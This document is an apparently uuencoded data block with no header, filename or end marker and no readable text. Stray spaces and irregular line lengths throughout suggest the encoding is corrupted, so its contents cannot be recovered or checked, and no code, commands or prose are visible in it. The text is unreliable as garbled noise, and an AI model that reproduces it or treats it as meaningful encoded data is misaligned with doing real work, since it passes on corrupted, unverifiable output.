MZD0=2*4>+%+N+ `9A>TB3+=\BS4, BA! _ -T8O (56&; L! <X' R3 (KH, QL**) `E&J6
MF27* I&38GD>O9*7N. ^: %_CYU@ \$49>^EQ-EN/E9N, ; : 4K+?WU3<31FC?? : 7D
M' \$> [JG] \$NRY\@= . /V*Z `4CHJ/6^7QTA_N: , . +M\ZD! ; NHXY? . _+, WD> [9/] O
MMN?QU3 `9T; [SW. [(4\NA: I] MV^1HV] P?T; ; [_A_J><11SQ\$ _8MS^XLASY (_ (
M\XPCSUS_ `@9><N2I^Q%Y7G/D: =Q' ` KG6WG: LM298: WOKCQSK#QQCW; P/ .) #U
M?. RH9_Z/J. <K1SU' _X@Y_ :] C#! ; L8WZDG%] [T7ZW7-HLR7K1>M>FDSY#. I5G
M2; ZQQQ9#_ \$K\$T\5^M7/9F2R=BYP07@] X=S' X] H=" .MLV\$) 16+6 ['4*!Z] >_
MIFT0>@; X_@: TPYEDA3*-) (.? *3ZEL^TT2^C! 1NBIL/><": &GP4YW) M. *Y+N<
M"W8K' G/J&#%E9" (MH [-] LOT&4E&5] ' V%NA] MZUA9PWA-!\$] .R>\A] SJ8CS: 4
MQOO^J; B8QE*U38X4>%` 2*?9^+YR (_Q4H<O" 9=VS (+P/PX. G `35\ " .F&MD#;
MD%] 5YE, *) , 77>-H6/%7\$3ATSUMI* BVRG@H?#` E1?Y2NTE' +0_U, I*%OFY<BV
M3AFCG' Q#) CU?] +E= /YWQ/7 (LUAIC<89MC,) & `^8C' , >H\T6A_ ^V+Z [L5*G1 [
M. (_4_2) : FX*X [_QO+WULO9! 1U. 3Y) =^C+ ` _B=!) ^; ` ,) /W\$&6: \$&R/JJ>) U.
M] 4: <0>CI8\Y>, ^K! /3J<R: (UKL_G%OI\0IO/!6%> " , M>2NAX. H&V8+B+A! ` \
M>' OB-* ;] B [> & JO8 [R `P#N"MEM8<?/Y6E0 `W6JIS] S3"\$3%?X, <S_A? (\A) \J
MO@ (7FJ7, @U ("KMYMYD&>P"Y3YV3-BWR- (] Q5*FX&EU6**=^7. L"GO; KQ; (Q/
MT-<3' . =* <L*4] 4#?. %9 `J5@! JBDW^<6+4L: *; ?T*J#ZLC7] Q' 3DN5 [E\$X (Y5
M [K\QZ: ODXZ] [D; _; /NS [K^IA-TWZ (/>): `>0E-& [@; ; ; #Q7A+3 ` %YM-?/! ^6
M#_J0JT TNK55* &PNIO'] Q" Y2%. N3L_H7. [U_<Y#` O47P"- .C=I-U50<: ^1_&M
M: MR_ (#= [2@ "S3#D=; S9 `OBS (=VDERX>WK! =J*LN' =QDPGR [N7Q12"<] WORC.
M; ?4"0T_V?HD_Z [HUU) , U] (8M: 8USJQ>%WG-; \$; 3Z8B7N^T4N6Y' UTZG] W (HP
M"0/F>?%#H<] 3UPGE=VJ4YAMZJW^+\OC=4SRAW `KSJ=!D\ `F8SW `II2G] , XV*
M. >-S\Z\ `B\FN5TAGL+R"=0/Z' AAO^1<. , >P) @SM+92H. ^0<] 4F: XVD4' , +
MZ/O1?-, 2R53ZKQJ9_ " ` ` 75=6CAY+^D3+ E. 2] JOY (8 (W@5A4N//\HT] AY `O
M7^1GQ^&Z_Y) 2BO?YLOG-; -\ . * (_=DOK*RKOO\$?5U^G_&WJBHL\$J&?: <P"=+)
M\$) 9">0. SV?] 3T5=^OI' _DGB7*WBRE' 7"%] I; VE07KH"OPERR: 4FX\F32, 36'
M, /<@U (3\&4"NPG83E->C?! [/5*!U; YGG>P>^) &6+IQBR1?D>V+27. ' \<KL. 2
MJ-#2>)] I5/2P\TKDP%P&! ^9B' !CLHXTGD\ .8] A] J! I21: M@%KR>P"] : =3 `) ?
M\= (47AJTQZ>@CB [!X@D_V\&O/&*V<: ZMC5EYUCNY#2] QV578YVQC&\$8QKG=2
MSIE (. < (QD! [/DK! 5V' K-: +W&6B] : "N. +F, AL0_@EB:] ^9L, [<7T1. _) % =9G
M3GB) RZO' T63] . &5=W6U0_M_UVV@. _7LIUI?%3@. CZ* I^K<A50*K#/K*A^2G7
M7P\Z: ^F&^4^ - _^NLL_J2P6W* <> YMFD8#'_ -V2/G0R\$NF3IM' U' G*2QP>17] @

MWQ']@9YA20JUEW&6I0QY;G7^2US?+*R?,H84/9>84O1ADM ([:"4)_,=O.<^Z
M\B5^9P5@V>^GXX385T` [?3[X*Z3YMKBQI?X?5ODC7VT!B6.X,9] `<KUXN!
MGXJOV04+*3NC!S?ENP [IMTHHL1)*K,02Y=S\p8\O!P?T47&K:(=_XDZL*3
M-05FW4_#I7XZ ['N8R3BL9 [7])NIV:;TJG#C5,A1H.*J1A^ ([/M"L>B-_>TG>
M[R[@;?-AF@]9&@^[X4+(<R)/0-^OUNERU6=-KA<] `2WFYIVC]YX2>HB_IR8
MNH@;\N=+7=-B!9D&N/#G''?.?L_/B*A^,EOYS@+VSS%7D^[N"*0_^\$2F?-O2I
M^-A)\I+0\$]) /4DH9)GJ (2%R'L/7U2T (V5 `2S5?<'X-@'R7#P'54'F.BL>PAP
MPT-, :.\\$: % [3\$L1/? (#OM_Y^4NY\$MHPMW/80TVKQU 'U!M^AR#))J/M?) -3S
M;Q*OVX4: ?@3AHXQRO;L (*04<]KE*%8\O\+ZG+K#3D) 5M\$7IA;5CG! . :& (Q\!
M;OPG"7>#6_8O\$NX!MPI*]GVANO' &?7@]5>YU [*QIB [AWY7N (ZVZ#"_.O\$LN
MY (K [%&60MAW [,!YGS@/]>1:P7+^:S.I,W@Z^9XAGV) /RG.ZYR?/'5>Y.**,
M>2>\$_QWZ<:2: !-OP/<T:D,SW^]1SQM\ \YGO#J `2KT `Z@DQ4KKH2?_<?50X+
M>! [TD:Y `V7,W `3J7EC (Z%V<; :`_@%%RP9_Y*&R;AY.\Y->1&^2SJ\\$A: I
WJ+MG= :19_KU6S@.\9.+`/\$ZX9R*WW9=!X@U (V^>1 `RL^Z+/1B? (_#H8D@?%O1,
M&>6 [47,6C=%^0QHH@Z%61,E=82N&_ ;]1\$J"N5YV2J/HYGJF;- \$F/R7Y7\$-
M^R+H"RY7#G4!Y=E6: I10YGZ/A"]L`)J#V_VJ\$QIQ"!EN@G `QC5GSC, ">#02&
M%GB.) @-/P-;A=0K<,\R:' <7FS>_2])A,.-) 42K7 [E4] .@U55]82TXX-W@#'
MVYE&2G%KEVGD^?XC-\$99&H*WQ-%_D: :ZJQO&C2Z%E&@;V7>=) 36C&_Y:HN1F
M#>LG* (+<Y60KH) PJI@F*#DW (74Y\$U.VB+HL [H" `[\FMW#] *9/*"%=!J]5 [MF>
ZH: I/M&OJ*ZF3U7: !\#JK%+1 `X%_6L]A56SC-Q4^]R\@C4/I4=KI=1\>3
MC=IR?1XM `HJA0S^2^MLZ] * ,LN& [= %LF?7Z!9]43/VL+O]<1]! ^<I; ,]9R/ :<
M*879:DI?A' ICL.=DJV4\$Z\$?' +R'OL)X' *0L5<^^Z<'L_5T4I: !W*V] `B' .12
M:0U" \$IG#; '0MUX `C%Y+^" &;WT.\>@M_ [SQ\ />3R' <8D (/ [2:A]26" *7@G' #
MODN9;8/2?C_0T=5K/MTS/\OM3?E:T1XB0 (!*V\D1M/VF>72U^TC40852W]J#
M.5.^8S\$-M.E0Z, DVXJ74&WC+ (^BZ.Z#^68R^,NL/U1])9_KV8V&B7MBS0@U'
MT>I2V!\$;ZBA0FJQ@)G^&<BL)NQG\<1FT (^D [#R4\$ [EHJVD^74^AU/90?/"10
MB64?>V"+W# .Q [H/R^/ [%<38>V+I3;_J_Z2 [[E:3014HD< [YQP*5/1NP_+ \$4
MN&H5;9"PTZ, & \N*NR0*,G0#218U%G72CL: %]+.YD4TWP) #F [> (_5, EOH9
MUL)R^&W#+ '8?F) "7 (\$T=P^6M\$'LS,31.EJ#_1B*U3<*A5GH1<&87:5ZZ, ;EQ
M?7S)3:12" [4MI\$BS=X"+W^\$EQ]+2PID^%UI207_;L32T9"&K&TL, %1:0#858
M5JBL\$\$] (U' C []<1=FF^T>><8;3Y/M%G:_OMP" [?+^ \.U+Z) <8L-KEO6&V\&M
M@AD. @]N43^+AA6QODG<9OMQBI=DX;?/]EK%Y-O?+IBZS7".Y+XL^!) %G: X25
M<@B5>H^2%ACW, J>- .T7&F?BG;Z+<*4#5KB9Z?I=S'1LJ4VV-.UE*1^YR"8W
M.=P (OUCH;? \$U/_-EL> [J+B2HPSWL.U' E5JZLO-1/%<E+A>LN `JB#FO52M# `.
MM,5%EKPK5&M)W39?CZ!Z4@H1NE,X7@VCZI?IXLH/M>H4HU46^2!K#V_C!&7%
MAX#-ZG3JJS1+ZE.M-BT7ORSN>DG"YKK?MC7O\B+Z XV\$:_'/@ [# [+ 'KOE*QX
MF?.08?U^89/I/IA#?.' ^/J8W02\ [6DB5XAUVI\$G=; `PH.>EE<6\5 (/^?DMD
M"908NA\IO>)XW9] (:2/"=QYP]+Q<I) &Q7# \KE^O@ \7*E# `UG??7+4N_\<F%G
MZGYBU;LX [65I, ^IR9C/J?OZPF\$SZNR7Y5YQN6JU&76!\$7Z%*F6\ "%^_DN'!
MRQ6?Q?;SKU\V91<R [\$8!DR6 `BZVP>NL8:7__LJG? [A*A=[W,U [G?C]J%J&L,
M-#7A5D\.@.]GQ/<\$^'Y6?!<BA<Z^_:55/N2: _%\E3J6\$' @3101U6><#X^V
M<_7H&&%/OCQ: ' __08X0]-T;8R [9^<9M4VU^V\BP=] %72H;Q&.M3MI\$/;8=DW
M/GQ9GDU^KE&;' &,QE? (9+/O3E [D.: `G) \?J' IQ2Z5+]2HAY4L% !%7<02]5HW
M^RHK49?EL*_ \$O4E#_MJ*%\$?Y>E")>HT_M5=HEZ8C5\HV6+WL/33"=JMSQ)W
M*; ^' ^IH9?EM,1_.O!9)_!2H'=N.Z^ [3V51C^R1Z4-DU `K7YL*UV6 (RR# `) <Q
M&U_?HR]Y, ,1M"7FT`\$, \EI `L^/! .<3G+: \$' %: #=A#-) L1+8PGD%9@-CJYO@
M"P1^M] \53H [5OB-E^SR3;/Q]ES_ `VQ=*MM\$2>K'+WS"ES*7R45!<_J (2#<92
M4U3_E! (-QA*_JDP [*HJ*XU3*) "QG\$Z\;ZSH-6I#2UY (V1O_AG4>/KY!X5@3^
MERWE/=#.GV ` [9_NG<?YM83^I78\$S. `E+O\2G, \$2!6I2J%:BP)PI0) LJ, & , *
M=9<H, %& *] >#, \1F6LP3.-2?18WZ?:<2?C<I `#P= \-R^/P\$4I?2?PGZ?K73X
MVRAM ['O) >Q [! ?L.L> \D^VZGX0V+F>TCM&^T#LH+O, S [8]T; : [> .O3<V; QUM
M, ^ [8K8)W#-KEF7/8_=W#8?SQ!8NW&)XU_6_C38NO)7V [; *N\KSB, %!@-TGP#
M9W1M%38W%! -G7",XA6MRD1ZO] #%, \ `DX&*23M?_"3A*DJ//O]P4^A/#=)GX]
M: :L=P`" `&ITDX#KRNY5<H4YEAL\?-=]563FN']3E `@Q1#?IW=8:Y!VXZE
M<Y!RAMEPQ@; ^P^_3\ -]IHGP_B1\$/C0\$6S6=V-7\$ _^#G\$)04.\0"GL&?/\F0N
M [5R313079M/.DW-HYREY=\$Y. \$+A7+YU#I@+?E07U^,7-L#"94OB9,HTRWD69
M38K48H*V: (I<1:3 (/94DEZ'>6XFJYPW7^95@:2 [! ^K&L# #J [,0ITB6>C8%O
M< ,.AC#^EBI (EFLYX!*10<+RF6L) ^*< (. \$/VT_NW9L^=39YB\$I6NW\K/%;A@)
M/EO\ `)Y39RC& [=R/4#_VTG?! (UKC2%O@>E1=H1NW#<>X"7F\5 `^%@6"DWQ5
M2<+HP&@!9#+ [] ^D<6J1- (OZE1>ZE>, +C>1 [U\$ "%\$YL/^AU-YE) \:BA,F@J//
M2]51L^U) "0= _VLIE8M@JKG^*K> (S&M:AM% (<S9EXKUNWMMFD [GJ#H1GGOR [.<
M] [: : ^XE;O\$OR]ZWVNV'X>VFK2/<*^*^>D>X)6SH^VO<RNU3RKZU-^32A_3Q
MRFZU@LE%7 `1' DMN%D/3"YUN=9\)\E7PC8#BN?Z&5,MHI\#^L5Q7TC\$; ,]49>
MX7IW4A?'M,)X-\$7J9@ \$USXN\KW"97=SW>^)AJ_M&ANTV% (Y3R% /E: *<F7\$S
MRH:R8K60K^HIRK/*9NDO774LPV_* `NI!63CE)!62#86AX" FVA@*0<T;??&V
MN\FLJ=9WU (M?X3+FSID+:#AX- `U7+ (`YV<BYL4K_@,Q]?@P! ;?3".T-+J!H
M]S< `6&^VS1NB?HVXC/L-F+YI:]P^5P84H^CY+1N)0_VD7M@KRLFT.I' \$:M?
M130ZCJP ["N*/B@>O!! ^FYK8;V9?O=\1Z#G_X*_ (<?CK#CXVT4VFB^8PVQ;&K
M>47* : : _4W.Q\;38) * : @-G\$M"6@X)1YL8IX@OOF,HR8L#SF/A [2A3BP_ ; ^ .0
M==0K7%81KFN"&;L*K;H)3D_X%"NWYRK%M9LMZ,E6R)M&F"Q#*5'2=QWPF"> ,

MW`5_=_Y-QY+' 3.I)_ ' .RLH7%*' ^NM!@5]Y6H*!' H3/X!UNX?&.T?UT]0^6WC
MER%\HRV<RX^>A_!-.#?)>Y!' A+++R)] (>/@/P!_T (L^5O!="8&8A9\$K9-TJW
M>@CIU@Y@DC^@ (K7YJJHA3<##W2&NY/! .P`*.I-@IB?B9X`'\.^ [K;)>@=>
MX?N#G^!M";S5A/9K-9(##=/]L#4^*T:XM^!7T5R^O' SP**&ZKO8',*)+>P";(
M?0F3G9[@NYM8]=M.,=) LA#3WB#1WV7C^TU\Q\4^*L-M\SBO"9K&G)D=CEGN7
MKKL+<.K^)+P.2[H?\91: `[M&>-T?Q.GX"-.V'?;]E%G;]:SS7*3))>-9#Z%+
MU]W-;@"&UOT1H^N=>@64&' A%WH>_X17.' RU=<3>S5AA><2_,61_>QUZ!-^3_
M('3X1K@^LHI8W#. <<0\ (^7J^N--Q) Y33CVUV\YG_':.) FM6-0!.-H]\VEBE<
MBULAQ>H>V&Y0=[L2=CZ4P%T#7W'? :P2EIFC' -NY[A7W[M<-A;N>AS).' 4-04
MWU"%NN(;FN^*_1\$*72E)NSJ.G0%M*(R'+B4UQ;BFPJD_-\$-N)^O0?B/5>/6J:
M1*8-ZT=I7),05M[PG_A*1(Q6=Z>V7K'>Q_[];*T)N7!C68<;U2U5NB<=-3BB]
MF]_U8MA5IG_.DAYEH/= :TM]E22]A9>LKDMXQ9MAFWV+'*_*,WXS'V7;:OWKW
M%7D?XH^V^Q`?O"+?Z;G;%OZQ\$7Z7N!?"SR>_>&6TK:#_OB)L#OO^0,R[\&'?
M/>(4`?OY"/03]XM[Q#Z\$/\V:3^\$0[\,S]]FWOFZ2\CE,&;\-\$G3RTA]^5:
MWQGX,D^ ^,]"DN-6X_A3[+E' ZB0SW^R%&&3.FS!YSHA\$CWRH8UMNI#R@9M]I1
M]T?'J-9>6O?R*=O,-2O?!CA\F_U],DPY:YNXY^3UDZ47P0JFQT!I9R+4`LOU
MD_#B*M^C[2]@O<BPY>@_P\ :PN=V557"ET(+FO".7K-: [,VE91KL%>-RR*:#
M0N-SR:99H0DY9&,*3\4W5B27W\$#"TSSU-136\,5_-\$'? [FM7?>&\$'F`)0788\
MTF] (A8+0CBOJ5#6+T=2>]5)?!=M_]#9.? \1]9[";OBB#P3-)A>\$0W#TZ_?>0
MP+<'O=)]V&S?)F4AR"NCI>(:RL)MQ9L>V[CM(]0]*R\$G>*?4(X^U\$7DJE7-0
M)23;ZZ_@O!</ESP8<LZ;/\$Z.&-JOGZE%Q3UR_-\$6W"7O/_F'R/M.; "E74T\$V^
MV3KG1`"U29Y]Y39N=UJF[*BKH27DX6S>'N3?-WHD_\ [K]I>%&FN8-4Z41H_%
MGTM]\%7;A-R\$<951Z-F[>?Y2WK--'M8CORS?SCVZ3>Z1\XFT8TD-E1R?E*6?
ML8W+&_Q52*FAQ=D&ZF*6;^/!^W-+5=P#?HF6FY6.AA=0:I9;@9`-88CG.NJ?
M!TYX,NEA%/D"RL.>(Y/=)"S:*9EWE&_F9@\W<507SGY,3S=9.T5\$@IN)B'(
M7^4;#]_ /P?S\ .V#[^?A^WF"4J%0\`7X?H\$(OF\;Y-UJWJ.^?AO',2%),WD-
M0"A4"BZE.1M]H+=G\2L/OU[\K*-O@)#A^,6, :=^D@Q^H85A5]\E=.3VM^G(
M=2L0IN[\`PG"=H40_&=RCHM9&, \)NW7R`XWZ@+\$Q^\NYM^O?JS214.A] &E6@X
M;YUZDR&[Q#8\L(W3?D74H@U"XVS[L>V<;HCI, \GOX4<P[Z+&?\]CM;5'0XL
MUSRHQ>_#==8QA;="(0QROT).@)_';MXFWG1P>5:@/1K/)9Z;S#-.OAY?%?7X
M59PS3Q#/ODYC-H3Y:E[/I#'^RLI2C`W\)^7;P.0T:*>/PS\$E'VSCMIV&?24*
MIU/EV>>PKUGC4IU3A'3G9\+E-KK]:0647&9[.8AGS\&)2C-EMM.^B.L3E' &D
MD-G@/!5*ZX?>(WV/(-)(N>)]#+?O-)]LXQDWJDY128Y_C8ZF^*OG_B0;?XQ%R
M[^Q7^7T2R4.%NR="J_^MH/;:"BU`UC<]V(#<5"V^7[L"XSYA\$H!P!+_9AH3
M*Q1(5\;EV_DL%>I<[`8Z-?"-E,>.?U7*8Z_04!XKZ<O)KW(=\$[!%JZKI]:[
M]&6TFH0;&J@\1=JD;PHBG%3`N'@(UPF: !OE_`9TL@N*+8"\$6P0)C=\R!\$YOB
M^T*9!K"-KUO-%K[#*/IF@>] [Q4_+E+N@17.52A4MB_D+I;]!8_Y2Z0^YF+]"
M^KO=S%^_B*5>*%6+RN'YULBPGT0[K.\$1T2X#N&Z)7Q8A-!=!>)T97D2]!&.*
M5;(.#P-_[7&9K'8;>;#WC(.]Q!J3+6(4B%L,3DB1H,8S1:3^V*\\$.UQ>2)
M&!_-\$^&PQ^2)&AQC=%E,@8NH@ILX6XQ,QZR!FG2VF4,00.@Y)>2,F1JH8[B#0
M-MQO)PP^/G[P^5U'<?+=X;KKN#M>N-.\$.TNX\X6[3+A]PETEW)\+]U?"O46X
M]PKWK\+=*MQ=POVR3K;K)*?^/A3L:JKC;EBXO<+--"/<,X5XJW)N\$>X]PGQ3N
M%N&^)]S/A:O5<[=8N%.%.U.X3<(-U^?!*L=U/_M5?J:, :Q^Y^)U,4S5Y?*UR
MT<EH\26'<4-ST=4`5_X97Q=!JN9_C&)'52T55I&;@\$\` \[#0^T4=4LY_]>N
M5!#!^^&[,75-RG@]WWA7YYA7I>V#6N!\$<L5K3YZ_K/+,4^3Y%^^*)E=-G7S*
MK\$8W,:01\BSBA%?M9Q%S20?@I`ZUAG1H<XAIV_6D5R5]A>FP%,1)^`X"WY\R
M\$!\%=U+>)T=-S#GLK/&O;O[JXZ,F9HF01XN\A23TR1SCY;#0IS7L&_%AMU9%
MYFN:-]143DYOZG;/)LUNM_?9%4_7#>M7`G620\X@'9_4`CZ;<VWH-_/?O.BH
M9_5A_2H6\$U1(5BWLHMJ^Y5#4//S:V*U`>8KB#94%R>E,YG.[F^3='6-W)XS>
ML/XKEO/9NFYMF&FF&M>U/50WM&ZM:Z[@*_D+;F>^RNVY%V?A&TS%7GSMJ=B#
MKS05N\$]J")7(9F3-Y5TW`ZC=L<<\$KJ^ALQ>ET\Z;JV![SED]H4%I..V.3!V
MC4HVWJN'^.H5G^_IN*6&!#[!%-7)S_9T_`8."7S<<30,P!VUD*86:`?H!Z6N
M4&\$YV>0['>@(&!E%<6W60[^9"Q0\$Q*JJ^U05))LJ3R\307&M:]K<,'GPW;!^
M66XEDQ]<RMQG&R9J\$P]O"G]7^LU1S\#WUX_WE.RXN;7NV0:\$,M0\[X"62(CK
MN+[F!_H1N&9?_9!G;]^E=/\$*.\$(+9E+0B'H6SN4%X9RPG4`184&G7?3J\ (6
MT8^@`Z`T()16/U?0<U!J?:VDY]Z#-.^8[^]M\$K';TN>R_6M3Q?T^FZWG5R6_
M.M?&ESYBA-?8WO-[TBBoue:>M&WX]*N<UR@CG&LDS`H]<GI(L0%/P""?DAPJ
MWN<2VNXR?LZH>*FW9-K<?L%H6ZVMS:\8X7,,^]GX>_U586,!QH#3M+6"IC5M
M1+_S*I=%[J7=I?@^Y]_9MZV]I7.,<+.=4B[\OJ1/?->I\GP\$V_?05[G^`]=?
M5:PW+_4/4%M/20;;\WRT4_0)L_ZXE5I%#H#XR85UPW]\$/Q+A6Z-N-L\$:0]G
M\`2`*']QFII_MGL]I25T#6K):*2;A]@_0,H(^*Z]10!%3P<+P5J?00?AWTO<O
MU44.=`M>*#K8\$)7!-[@=SRGLK8#)EWP6M2?QG;% ,Y#ZO\$CE5./>02M9,GW
MMBYA[VW]?!->XV."=[^\$\$/<EV1>[G8GUTU`W]_G]4A\[_<2VE+TFWPHX@')]
MAT-I9Q'\%1]&K6%\5+W&>97#M/W9C%\ (HW\VVX/*R+>'WU=JN#++R#?P/0#?
M@6_+R%?PW87?GQ.F0TX%W8QP-L["@RQ<C<]1W-?#SCS"I8<!) /=-IW,9//[, /
MZ"7\MQ32_@/GZ&C_+/]!R)T7\$>KKA[85\$07<@`U'=P/HUL\$_9I"/&H)3>4N
MA(I*:,0#KE9")^6!ZRJA.]`O+J`O>YA]VR4ERJ4YG#XL47[%OX9+E+\72!JP
M1`F^0%) \<I?"B2-5Z(\4\#IHT/W4>M^_Z=:G[;4^J*EUK]9:MTL:CUL'[66
MB%IWB5IW&[5>9M1ZN5`K/RRUOF`I]:^66I\5M4XGW=#?4JCW&R5&#K`H@L1>
MLY_M2#N*B=<XCQ`W'4\$4+D/0TR3(I((7\$<*D6B?E\K/O/+2MP[X#W^*^D,/@

M_W\ :TG<>H8OV,P&[PWJATLCXO5JD?S+W\$AI%/4RI5WKV:_R^W##)5TRMH3:F
M-2M' 2+Y:I?DK^=X@ (Y4%ZJ:BZWD?Y:YN8UCE\$#5XNF1&VT<NYD [PMQOWS@R
MW8WVWKK=AT*Y;A7;-!O?-GR]VWV8/63+J#1/= [NGVT.>8' 2VP_[Q@6+=Y!)B
MG-W\ZC7['<H.TJDLM\@!KG]-R//U#EA7R_%M->(3?*DJY!'WO\;O::#>396"
M%. ;MP '\C^+I01EY6.CN!+Z5./4.46;2=P7RG3`J7Q/KFP289M.H--\0IWSX
MWE%IOAU5SH.CTGQGI)\]V/./-KW1'>4\]=1Y?QW5%U/CTKSOU%IGO\1:5X>
ME6;/J#2OC4J#P?8T;XY*0XTTFN#GWWM-Z&P%WU9+51@=9M6GTS?)8J_R(TC3
MPN87U\!>).#EB@SV4M2I>PDX0C+'C[, =G' 4BWT:]VC:K5SID5+G\$F6A^"ZC
M:Q2Y>R?U1<SF_7)V"BO+P1<TN27;9QSEF+N^:5=RSVM<#Z.,K+&\TANNG&1*
MO,&M)]97>A=!N7'?DESK^\E85M9V+DLRVQ(NG630'^@&+;2'GP[K/S?6A,1A
MONUV^[(2UL9OE_3\$X8:U@3F,GCA<V%HP[<U-WB[LD4']AQL6(*KQ#0KT'_6`
M_:@J\@K_D7FH(\`NM.V6,#!).X<!O[3RZ&NAG;YCJ/4\;N9VJ<O90N5;V^B?
MNYW+Q;L!0PP' SR6-3/[70LM(=)38`B-X,4';U,=0L\U-V^6[*<=0?%OT"M0_
M@>^4CF^]XU?<A[R-U?;FHNW&6TOZ^9K4/^6M:]NWP0D^^9L'_M.^(KM')]U
MTBE`Z6U%G`;PD&_8[HAME_HZX`4&JXH'\[@XD4DVPQ53Z+@O!&ZSNZU#*RUS
MA.G+1=LD;AS>;O*R2%\$^J_@+D_JR/!R3?*S\$CA..X>CM:)T)XNL[V@K1&)6R&
M*_A7([+8R?[0-M:3VB2P6VY=6Q>I#ST9]OW)0_E=9X-:>:P.AL)ZC0E]:TP
M\$.\.^*G9:CC=9.;W_.O\$IHT-WV\$*Y''T#S.9V?'F6/@@)*,[#%3L^CZ=_PTB/
M[93[Y@70AA6\$V>]T^^OX?8S#<MG+76&7&DZ6T,GD%1(BSQ-3NTUSF_=B@_)]
M,7>)4ITS.M]S/Y3/Y==+E!L]1L[5D-,#.4<V\$\LK86[SE;"@^<I8L\$1YC?#W
MPN0ZN7Z[?+LGWS@WQ)A;MMOWT/UIIW('S2=2KVK3=GD6&`/L:<+PO=M' TSGX
M>U"4-Y'YUITQH_Y9_1<6'<\GQ' IYT?<3[26@5CGNXK^GMLMWB%]F=XPF*.0?
M5]4^HN/^ [&'T,B6;(<U-#`ZZH3USR,^1Y@4Z['-E&K07SK@PWU&\$:4;ZMZ!5
MB[0Z\$@\F2:66JX2!:2M19[F&?=#SLR&_-E]1M+@O1;AUHO_FXAW][S`.7T);
M4CJUNCY\$%@\`7JL=R]SGFP@M<_&5X&(8M1K*V>[2?"TN@F\EYK8C7P0K`,L?
MG7*'!BF!L<"4C9:4I5/\XS:%*^N=]W)F0ER)=CO[MJ9GMRLV88L"]\`?4_2B.
M!^.9OF=#DZHPNB9(*@#C59&9I)K,(K.9G;=ZT@`KJXDPD_D,)_P4YU2YVW4^
M+3M7ZI&A^&EV3F/&?;>R/9C;->]2G?O7-]NE_663%]XD]QQC[RI1WA3[&=#
M2NB?]I7&LD]*77/W#DZKH:V"G^1QFOF\$/([?.O,\$ST@#_W,14[><V[_C;QGY
M=G#<<PW1E`I"W/.(J1LG[^M-W,'U<_!&26A)`0F%"DFHW4="X7R2#-]`?)`6A
M2`X)=?/369^2+6`;QZMTA_FV0=SW<"ZG6^[.-6QDB[JDG.`@'1S^=OR=^G%
M-'P/)7?[K&OB\!U"=BG6!&J6/:R;*T/.0=4.>;?J&IB#Q]D</(<O?8KQ?<(R
MOD\FN(=)M98HCP@PN^*/QMC[A;\Z5\$[." [VTQ+RE0=O`KB8//9H2*U0KJ5Y
M*'R[+*=H5:67''[*QC-.<'/8W>L:H\$C*Z.U*MWJMITR[54D&/\G5X-]/<RLT
MY'>&@?9F^A\$D"TM1`KN!_G"W*O:=TBYV`I8TW?F*HP`.B87]X1Y&F^Q2XQI
MQPZ.?TZOFZA(#+19]QGX;;4.OL</DVFL3I0J#Y.#*88<1,UP`7=,_V@'OW]9
M`OX2^BSJG.4B?SX,M(A)U_. _Q`Y.=Y21(TDW_;4GJ=\/,%"@S#>C[&OUPOB
M^N-,LTW>*5^S0YP13\7;K&7DSY`J!'OG%N`\8F05X2`M/\$2-D=4B),Q#M!AP
M2OB.S?^4;KH*7[!1T\$X@L]HV1!YX1A9:[F7L'Z'/`/=;EROO)6#;SQ'PN#^4
M/JRO9Y`SF?Z9(#\I=4PO&FZH<2X[\H\+IW_GR)I+RSG5SNX38G.*7C#5V7O
M+*%]'85T3#V;A/2SR0HZC53YIHK;HF6VVZ(US.KH^0SOX&TFM)*B,%LF7^(+
M&N2O4-9_%!W"OU\$4IK6*94RUE1%X0^XWM^`^0,KZS;7S37:(?-8H'YBNN`\OL
MI/CKT/:WIS,>\$K"/]V\$:H68*4'>.AF\VCH<V\$_"=Q7P3J.7.37`B^-X!WX=X
MMS8XCEIL=0:+P;<;6GH8ZHP`Y30>9C`/M>"DVB@8_N^`?(>=Y>=W2/IV@NU>
MR%8C?"*5_"S3.]K!;;:]O="`1M,9O<@6DBG_VA(CRNWCO#W=A80ZYM7NW=P
M7<=PL`72E.79[?HY7I!0[#8\$`\&78)* (P'?&78L=0J8(JY^W`[B:!EXV[K:4
MO17"7ZTN9J4KHG0`Y[5CEHCPXI&`O^ .ZSKD#7P0KL/<I=B?^A.;G0#U=6%O
M0<<44X2%^2-(M<_#PZ"\$H.6^2,[K\IZA+-&D;0I?M],VAIX3A)<2M.WQI(*W
M+&W,@H=*)[NYWUO7=8?'S5A0S+MBO\NQ)/W/6?YE+!KV5##3A.DZ',=42>
MB_E)YXJ9U+?75%M\VBG?U5M'.@@G;&*@S\$C9[.[6=S69S+&_>=HKG9B(X#
M7' :TAIAH&PE'9M)P3Q4-]U;0<+22>KI7N?^*^+EB-N5WM'9)F<)W;P7HHR?8
MR]'5C(8Z\$_<\$U?2_@/A7P1M7N&.<`;&!OXXN8:7K_U3"(R5L3"B#%[:KX=NF
M\ (=WHKE-;DH:8:PV\$\$:3:V\$8F;AOC@-&BRTP^AW`:#D-DQETN*Y74\["O3B*
M=D_**, 'P'@#C0UCLQ`^_#IAWD7\$;MLMT19E#?9PV]=>\$BV6M4^C=#V.*Q]
M'?JR'`*'83Y\$&Q03D@^Q0/)_@68*LI'W:_&Z`TFP./`OH,X^I(V!'27*1_G6
M\N.`1W0U\%*)<E7.9\$\C[#(3J>X)/)UODQ\C/L+[1,L(YU4H18*,P^T*&)^9
M;`W,I/RT]\$KHS?6L-Q@6]S7R7;JPTN>U]97'-HC]/-FEQ3,\$<2>QY2SQ5_G
M.`=A3[&\!Q+69S,^^AFFL3\;2GR6T8Z!S\QUN^9U;LLHZ?L9Y*U!#0R]@N*;
MZ_RTPMG.6;2,_A<P<DJK8#('VQN'QIJNIMP2GOFNYB]?EW<+>#W03^V'ZH*U
M1[^#73*N56C.NBXWZIIIEU'7GX;K7!=XKQ'&L(0';Z%?Y=,=X3QQSO.<AQ6UI
MGWS#D^NA2AM-[_ .90(XON%27!-<TC*'XEG'+&K:WLPAB<[\P63P9.`68;^C
MJ*LR]KTNN#-#=[47X@I%8M-I/M?%S*90DR#*TVF(.S&&Z9Y7*3!%'@BZ2\U
MTT@:X>G7Q1LCU+15_S7I*/V&G%#Z+<Q#,>RN_]9T"/V>=SY#BB'KPSY![>
M?)W3Z2']&Q(J_8IL)'7@E_X=?^GTI<CPK\CL]D-YQ/T;XEYUVKGZW+O_-JF
MB_O/U\UW[X6YX<8\Q!WTM]WY(YS'*0L=M#.M2&_99I47Z#-(AFWD'&O-_)
